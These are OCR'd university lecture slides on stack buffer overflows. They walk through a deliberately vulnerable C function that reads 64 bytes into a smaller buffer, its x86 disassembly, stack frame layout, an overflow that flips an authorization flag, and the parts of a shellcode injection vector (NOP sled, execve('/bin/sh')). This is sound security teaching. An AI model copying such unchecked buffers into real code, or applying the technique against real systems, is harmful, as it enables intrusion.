
10K STUDENTS TO IMPROVE CYBER SECURITY

syssec

Part II
Let's make it real


VU UNIVERSITY AMSTERDAM

Memory Layout of a Process



real functions
➔ variables

```
getURL ()
{
  char buf[10];
  read(stdin,buf,64);
  get_webpage(buf);
}
IE ()
{
  getURL ();
}
```



VU UNIVERSITY AMSTERDAM

In reality

```
IE ()
{
    getURL ();
}
```

- Addresses are written in hexadecimal:

  For instance, consider the assembly code for IE():

```
0x08048428 <+0>:  push   %ebp
0x08048429 <+1>:  mov    %esp,%ebp
0x0804842b <+3>:  call   0x8048404 <getURL>
0x08048430 <+8>:  pop    %ebp
0x08048431 <+9>:  ret
```

```
IE ()
{
    getURL ();
}
```

In reality

base16

- Addresses are written in hexadecimal:

For instance, consider the assembly code for IE():

```
0x08048428 <+0>:   push   %ebp
0x08048429 <+1>:   mov    %esp,%ebp
0x0804842b <+3>:   call   0x8048404 <getURL>
0x08048430 <+8>:   pop    %ebp
0x08048431 <+9>:   ret
```

$0x08048431 = 2^{0} 1 + 2^{4} 3 + 2^{8} 4 + 2^{12} \cdot 8 + 2^{16} \cdot 4 + 2^{20} 0 + 2^{24} 8 + 2^{28} 0$

hexadecimal:

0 1 2 3 4 5 6 7 8 9 A B C D E F

A = 10, B = 11, C = 12, D = 13, E = 14, F = 15

so FF = 16 · 15 + 15 = 255

AE = 16 · 10 + 14 = 174

80 = 16 · 8 + 0 = 128

The nice thing about hex is that two characters denote the value of exactly one byte (0xAABBCCDD is a 4-byte value)

VU UNIVERSITY AMSTERDAM

In reality

```
IE ()
{
    getURL ();
}
```

- Addresses are written in hexadecimal:

  For instance, consider the assembly code for IE():

start of function

```
0x08048428 <+0>:   push    %ebp
0x08048429 <+1>:   mov     %esp,%ebp
0x0804842b <+3>:   call    0x8048404 <getURL>
0x08048430 <+8>:   pop     %ebp
0x08048431 <+9>:   ret
```

return

call to getURL

```
IE ()
{
    getURL ();
}
```

In reality

- Addresses are written in hexadecimal:

For instance, consider the assembly code for IE():

```
0x08048428 <+0>:   push   %ebp
0x08048429 <+1>:   mov    %esp,%ebp
0x0804842b <+3>:   call   0x8048404 <getURL>
0x08048430 <+8>:   pop    %ebp
0x08048431 <+9>:   ret
```

ebp is the FP → push it on the stack

store the SP in FP

the call instr automatically pushes the addr of the next instr on the stack (0x08048430)

beginning of the end of this function: restore the FP

This instr pops the return addr off the stack and jumps to it

Similarly

```
getURL ()
{
    char buf[10];
    read(stdin,buf,64);

    get_webpage (buf);
}
```

- The assembly code for getURL():

```
0x08048404 <+0>:  push   %ebp
0x08048405 <+1>:  mov    %esp,%ebp
0x08048407 <+3>:  sub    $0x18,%esp
0x0804840a <+6>:  mov    0x804a014,%eax
0x0804840f <+11>: movl   $0x40,0x8(%esp)
0x08048417 <+19>: lea    -0xc(%ebp),%edx
0x0804841a <+22>: mov    %edx,0x4(%esp)
0x0804841e <+26>: mov    %eax,(%esp)
0x08048421 <+29>: call   0x8048320 <read@plt>
0x08048426 <+34>: leave
0x08048427 <+35>: ret
```

Similarly

no need to understand everything, but ...

```
getURL ()
{
    char buf[10];
    read(stdin,buf,64);

    get_webpage (buf);
}
```

- The assembly code for getURL():

```
0x08048404 <+0>:   push   %ebp
0x08048405 <+1>:   mov    %esp,%ebp
0x08048407 <+3>:   sub    $0x18,%esp
0x0804840a <+6>:   mov    0x804a014,%eax
0x0804840f <+11>:  movl   $0x40,0x8(%esp)
0x08048417 <+19>:  lea    -0xc(%ebp),%edx
0x0804841a <+22>:  mov    %edx,0x4(%esp)
0x0804841e <+26>:  mov    %eax,(%esp)
0x08048421 <+29>:  call   0x8048320 <read@plt>
0x08048426 <+34>:  leave
0x08048427 <+35>:  ret
```


same start of function

→ space for buf AND the three params to read()

call to read

So we have:

```
getURL ()
{
  char buf[40];
  read(stdin,buf,64);
  get_webpage (buf);
}
IE ()
{
  getURL ();
}
```




So we have:

```
getURL ()
{
   char buf[40];
   read(stdin,buf,64);
   get_webpage (buf);
}
IE ()
{
   getURL ();
}
```

slightly more realistic

read from keyboard


it seems the system swapped them in memory (not really important)



VU UNIVERSITY AMSTERDAM

What about the stack?


```
getURL ()
{
   char buf[40];
   read(stdin,buf,64);
   get_webpage (buf);
}
IE ()
{
   getURL ();
}
```



What about the stack?

When getURL is about to call 'read'

```
getURL ()
{
   char buf[40];
   read(stdin,buf,64);
   get_webpage (buf);
}
IE ()
{
   getURL ();
}
```




VU UNIVERSITY AMSTERDAM

And now the exploit

VU UNIVERSITY AMSTERDAM

Exploit

```
getURL ()
{
   char buf[40];
   read(stdin, buf, 64);
   get_webpage (buf);
}
IE ()
{
   getURL ();
}
```



0xbfffee98

That is it, really

- all we need to do is stick our program in the buffer
- Easy to do: attacker controls what goes in the buffer!
  - and that program simply consists of a few instructions (not unlike what we saw before)

VU UNIVERSITY AMSTERDAM

But sometimes

- We don’t even need to change the return address
- Or execute any of our code

Let’s have a look at an example, where the buffer overflow changes only data…

VU UNIVERSITY AMSTERDAM


Exploit against non-control data

```
get_medical_info()
{
  boolean authorized = false;
  char name [10];
  authorized = check();
  read_from_network (name);

  if (authorized)
      show_medical_info (name);
  else
      printf ("sorry, not allowed");
}
```

VU UNIVERSITY AMSTERDAM


Exploit against non-control data

```
get_medical_info()
{
  boolean authorized = false;
  char name [10];
  authorized = check();
  read_from_network (name);

  if (authorized)
      show_medical_info (name);
  else
      printf (“sorry, not allowed”);
}
```




Other return targets also possible!

This is what we did before



But other locations also possible

If we start the program ourselves, we control the env



So all the attacker needs to do…

“shellcode”

- ... is stick a program in the buffer or environment!
  - Easy: attacker controls what goes in the buffer!
  - What does such code look like?

Typical injection vector

- Shellcode address:
  - the address of the memory region that contains the shellcode
- Shellcode:
  - a sequence of machine instructions to be executed (e.g. execve("/bin/sh"))
- NOP sled:
  - a sequence of do-nothing instructions (nop). It is used to ease the exploitation: attacker can jump anywhere inside, and will eventually reach the shellcode (optional)

How do you create the vector?

1. Create the shellcode
2. Prepend the NOP sled:

```
perl -e 'print "\x90"' | ndisasm -b 32 –
00000000    90        nop
```

